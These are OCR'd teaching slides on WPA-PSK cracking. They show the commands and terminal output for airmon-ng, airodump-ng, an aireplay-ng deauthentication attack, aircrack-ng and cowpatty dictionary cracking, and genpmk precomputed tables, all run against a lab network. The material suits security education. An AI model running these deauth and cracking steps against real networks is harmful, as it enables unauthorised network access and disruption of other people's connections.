
- Attacker needs to capture
  - SSID – listen for access point broadcasts (beacons)
  - MAC addresses
  - Nonces
  - MIC from a handshake message

  } Passively sniff the network for the 4-way handshake


- Attacker has captured all necessary values and is ready to perform dictionary attack offline to find passphrase

Dictionary Attack Execution


1. Read dictionary word (passphrase)
2. Calculate PMK = PBKDF2(passphrase, ssid, ssidLength, 4096, 256)
   - Computationally expensive!
3. Calculate PTK using
   - PMK, captured MAC addresses, and captured nonces
4. Calculate MIC of a handshake message
5. If calculated MIC = MIC of a message
   - Our guess (dictionary word) is correct!!!
6. Attacker now knows the passphrase and can now access the network



Standard WPA Key Derivation




WPA-PSK Dictionary Attack



Aircrack-ng - Cracking WPA

- Force the client to deauthenticate
  - Ends its current session with the AP
- When client re-authenticates to join network
  - We sniff the 4-way handshake




Aircrack-ng - WPA: Scanning

- Start attacker's wireless card in monitor mode to see what networks are out there
  - **airmon-ng start wlan0**
- Lists wireless networks in the area
  - **airodump-ng wlan0mon**

```
CH 11 ][ Elapsed: 0 s ][ 2012-02-04 18:30

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:30:54:3E  -52 100       23        6    2  11  54e. WPA  TKIP   PSK  dlink

BSSID              STATION            PWR   Rate    Lost
```

WPA Personal (PSK)

Aircrack-ng - WPA: Collect Information




- Lock in on the target's channel and start saving frames
  - We'll use --bssid to only capture frames from the target
  - **airodump-ng -c 11 wlan0mon -w wpacrack --bssid 1C7EE530543E**

Nothing here yet!

```
CH 11 ][ Elapsed: 0 s ][ 2012-02-04 18:30

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:30:54:3E  -52 100       23        6    2  11  54e. WPA  TKIP   PSK  dlink

BSSID              STATION            PWR   Rate    Lost  Packets  Probes
```

No clients yet!

Aircrack-ng - WPA: Client Connected



- Notice a client has connected

```
CH 11 ][ Elapsed: 1 min ][ 2012-02-04 18:33

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:30:54:3E  -52  96      579       458    0  11  54e. WPA  TKIP   PSK  dlink

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

1C:7E:E5:30:54:3E  00:1C:BF:11:50:FD   -9   24e-24e     0      359
```

Aircrack-ng - WPA: Force a Reconnect

- Force the client to disconnect from the AP
  - **aireplay-ng -0 1 –a [AP MAC] –c [client MAC] wlan0mon**
  - **aireplay-ng -0 1 -a 1c7ee530543e -c 001cbf1150fd wlan0mon**
    - **-0** → deauth attack


Number of deauths to send
0 means send continuously

On each channel

```
root@bt:~# aireplay-ng -0 1 -a 1c7ee530543e -c 001cbf1150fd mon0
18:51:25  Waiting for beacon frame (BSSID: 1C:7E:E5:30:54:3E) on chan
el 11
18:51:25  Sending 64 directed DeAuth. STMAC: [00:1C:BF:11:50:FD] [ 0|
18:51:25  Sending 64 directed DeAuth. STMAC: [00:1C:BF:11:50:FD] [ 1|
18:51:25  Sending 64 directed DeAuth. STMAC: [00:1C:BF:11:50:FD] [ 2|
18:51:25  Sending 64 directed DeAuth. STMAC: [00:1C:BF:11:50:FD] [ 3|
18:51:25  Sending 64 directed DeAuth. STMAC: [00:1C:BF:11:50:FD] [ 4|
18:51:25  Sending 64 directed DeAuth. STMAC: [00:1C:BF:11:50:FD] [ 4|
18:51:25  Sending 64 directed DeAuth. STMAC: [00:1C:BF:11:50:FD] [ 5|
18:51:25  Sending 64 directed DeAuth. STMAC: [00:1C:BF:11:50:FD] [ 6|
```

Sends 128 packets per deauth
64 packets sent to AP and
64 packets sent to client.

Aircrack-ng - WPA: We Have Handshake!!



- Client then attempts to re-associate with the AP
- We now see that airodump has capture the handshake
  - Note: All four messages may not have been captured

```
CH 11 ][ Elapsed: 32 s ][ 2012-02-04 18:51 ][ WPA handshake: 1C:7E:E5:30:54:3E

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:30:54:3E  -50  83      280       52    0  11  54e. WPA  TKIP   PSK  dlink

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

1C:7E:E5:30:54:3E  00:1C:BF:11:50:FD  -70   18e- 1e     4      219

root@bt:~#
```

Aircrack-ng - WPA: Inspect Capture File

File Edit
root@bt:~#
1

- **aircrack-ng wpacrack-12.cap**


```
root@bt:~# aircrack-ng wpacrack-12.cap
Opening wpacrack-12.cap
Read 372 packets.

   #  BSSID              ESSID                     Encryption

   1  1C:7E:E5:30:54:3E  dlink                     WPA (1 handshake)

Choosing first network as target.

Opening wpacrack-12.cap
Please specify a dictionary (option -w).


Quitting aircrack-ng...
root@bt:~#
```

aircrack found the handshake

Aircrack-ng - WPA: Crack the Key

File Edit
root@bt:~#
1

```
root@bt:~# aircrack-ng wpacrack-12.cap -w Wordlist-monkey.txt
Opening wpacrack-12.cap
Read 372 packets.

   #  BSSID              ESSID                     Encryption

   1  1C:7E:E5:30:54:3E  dlink                     WPA (1 handshake)

Choosing first network as target.

Opening wpacrack-12.cap

                                Aircrack-ng 1.1 r1904

                    [00:00:00] 3 keys tested (120.96 k/s)

                    KEY FOUND! [ monkeycheesepants1 ]


      Master Key     : AA 74 3B 00 77 25 70 C7 F3 B4 B8 96 B8 7C F0 5D
                       1F 07 37 A0 31 44 D6 FE 2C 9B E1 85 BF 21 D2 22

      Transient Key  : F7 99 B1 8F 65 6E 10 8C 6A 77 1F 25 52 C4 3B E8
                       D1 60 3A 3D 9C 23 B6 A7 88 30 BC 18 46 B4 F9 BD
                       4B D2 F1 DE 81 1F 3A 58 D8 34 83 D4 16 EE 59 15
                       15 A8 FA 42 F4 60 C5 4E 19 27 0D 68 35 45 D4 85

      EAPOL HMAC     : 21 37 BD F1 4A D2 A0 45 87 52 1C 63 C3 D1 9B 59
root@bt:~#
```



Cowpatty - WPA Cracking

- Also performs dictionary attack using 4-way handshake
  - **cowpatty -r wpacrack-09.cap -f dict -s dlink**


```
root@bt:~# cowpatty -r wpacrack-09.cap -f dict -s dlink
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack.  Please be patient.

The PSK is "monkeycheesepants1".

4 passphrases tested in 0.02 seconds:  221.18 passphrases/second
root@bt:~#
```

- Much slower than aircrack-ng

Cracking WPA Faster

- PMK calculation is computationally expensive and very time consuming!
  - PMK = PBKDF2(passphrase, ssid, ssidLength, 4096, 256)
- Use the same time / memory trade-off as Rainbow Tables
- Pre-calculate PMKs from
  - Dictionary of passphrases
  - Common SSIDs

WPA-PSK Dictionary Attack



Speed Up WPA Cracking

4 way handshake

Pre-calculated list of PMKs using

1. Dictionary of passphrases
2. Given SSID

SNonce
ANonce
AP MAC
Client MAC

PTK

Verify by checking MIC


Cracking WPA Faster

- Genpmk and CoWF (Church of Wifi) WPA tables
  - www.renderlab.net/projects/WPA-tables
  - Pre-hashed ~ 1 million words against top 1000 SSIDs (wigle.net)
    - 33GB torrent

- Create your own pre-computed PMKs file called hashfile
  - **`genpmk -f dictionary -s dlink -d hashfile`**
- Now use generated PMK file
  - **`cowpatty –r wpa-test-09.cap –d hashfile –s dlink`**

